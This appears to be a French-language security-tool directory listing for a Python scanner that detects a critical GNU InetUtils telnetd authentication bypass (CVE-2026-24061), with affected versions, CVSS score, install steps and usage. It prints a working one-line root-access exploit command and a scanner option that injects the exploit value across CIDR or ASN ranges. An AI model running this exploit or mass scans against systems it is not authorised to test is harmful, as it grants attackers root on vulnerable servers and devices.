
Skip to content
KitploitKITPLOIT
OutilsBlog
Log in
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Twenty-Three-Scanner — CVE-2026-24061 - Contournement de l'authentification à distance de Telnetd GNU InetUtils | Kitploit
Outils/GitHubGitHub/madfxr/twenty-three-scanner
ReconnaissanceScanners de VulnérabilitésExploitationCollecte d'InformationsSécurité RéseauTests d'Intrusion
GitHubmadfxr/twenty-three-scanner

Twenty-Three-Scanner

CVE-2026-24061 - Contournement de l'authentification à distance de Telnetd GNU InetUtils

Voir le dépôt
421il y a 8 moisPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

🛰️ Twenty-Three Scanner

Un scanner Puissant, Rapide et Élégant pour détecter les services Telnetd vulnérables affectés par CVE-2026-24061. Conçu avec la bibliothèque standard Python pure - zéro dépendance externe requise.
License: MIT Python 3.x Android Windows macOS Solaris FreeBSD Linux Offensive Security Ethical Hacking CVE-2026-24061 GNU InetUtils Telnetd


🔗 Table des matières

  • ⚖️ Licence
  • 🧩 Fonctionnalités
  • ☣️ Détails de la vulnérabilité
    • ⚡ État du service
    • 🧪 Preuve de concept (PoC)
    • 💥 Versions affectées
    • 🧵 Versions corrigées
    • ⚔️ Vecteur d'attaque
    • 🚨 Score CVSS
  • 🛠️ Installation
  • 📜 Utilisation
  • 🎯 Exemples
  • ⚗️ Démonstrations
  • 📖 Références

🧩 Fonctionnalités

  • 🚀 Analyse haute performance – Architecture multi-threadée avec nombre de threads configurable.
  • 🌐 Entrée de cibles flexible – Prise en charge des IP uniques, plages CIDR, recherches ASN et listes basées sur des fichiers.
  • 📊 Progression en temps réel – Interface Unicode élégante avec barres de progression en direct.
  • 🤖 Intelligence ASN – Récupération automatique des préfixes depuis les API RADB, BGPView et HackerTarget.
  • 🌍 Intelligence de géolocalisation – Récupération en temps réel de l'ASN, du fournisseur et de la localisation depuis l'API ipapi.
  • 💾 Interruption gracieuse – Gestion de CTRL+C avec sauvegarde automatique des résultats.
  • 📝 Journalisation détaillée – Niveaux de verbosité configurables pour le débogage.
  • 🛡️ Analyse sécurisée – Limites intégrées pour éviter les analyses massives accidentelles.
  • 🎨 Sortie propre – Tableaux bordés professionnels avec résumés d'analyse.
  • 📦 Zéro dépendance – Bibliothèque standard Python 3.x uniquement.

☣️ Détails de la vulnérabilité

CVE-2026-24061 est une vulnérabilité critique de contournement d'authentification dans GNU InetUtils Telnetd qui permet à des attaquants distants non authentifiés d'obtenir un accès root en exploitant la gestion de l'option NEW-ENVIRON.


⚡ État du service

Voici la configuration du service Telnetd côté hôte cible.

image


🧪 Preuve de concept (PoC)



Et voici la preuve de concept (PoC) pour cette vulnérabilité, qui peut être exécutée manuellement depuis l'hôte de l'attaquant simplement en exécutant la commande USER="-f root" telnet -a <TARGET_HOST> 23.
image


💥 Versions affectées

  • GNU InetUtils >=1.9.3 <=2.7.
  • Diverses distributions Linux embarquées.
  • Appareils IoT avec implémentations Telnetd vulnérables.

🧵 Versions corrigées

  • GNU InetUtils >=2.8.

⚔️ Vecteur d'attaque

La vulnérabilité exploite une validation incorrecte de la variable d'environnement USER dans la négociation de l'option telnet NEW-ENVIRON (RFC 1572), permettant aux attaquants d'injecter des valeurs malveillantes comme -f root pour contourner l'authentification.


🚨 Score CVSS

9.8 (Critique) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.


🛠️ Installation

# Clone the Repository
cd /opt
sudo git clone https://github.com/madfxr/Twenty-Three-Scanner.git
cd Twenty-Three-Scanner

# Make Executable
sudo chmod +x twenty-three-scanner.py

# Run the Script
sudo python3 twenty-three-scanner.py -h

📜 Utilisation

Voici un manuel pour l'outil Twenty-Three Scanner qui peut être utilisé pour détecter la vulnérabilité CVE-2026-24061 - Contournement d'authentification à distance Telnetd GNU InetUtils.

usage: python3 twenty-three-scanner.py [-h] [-t TARGET] [-f FILE] [-a ASN] [-p PORT] [--threads N] [--user-value VALUE] [--connect-timeout SEC] [--read-timeout SEC] [--id-timeout SEC]
                                       [--max-hosts-per-cidr N] [--max-total-hosts N] [--skip-large-networks] [-o FILE] [-v]

CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass

options:
  -h, --help            show this help message and exit

Target Options:
  -t TARGET, --target TARGET
                        target IP, CIDR, or comma-separated list (can be used multiple times)
  -f FILE, --file FILE  file containing targets (one per line, supports comments with #)
  -a ASN, --asn ASN     autonomous system number (e.g., AS10111 or 10111)

Scan Options:
  -p PORT, --port PORT  target port(s), comma-separated (default: 23)
  --threads N           number of concurrent threads (default: 50)
  --user-value VALUE    USER environment variable value for exploit (default: '-f root')
Télécharger l’outil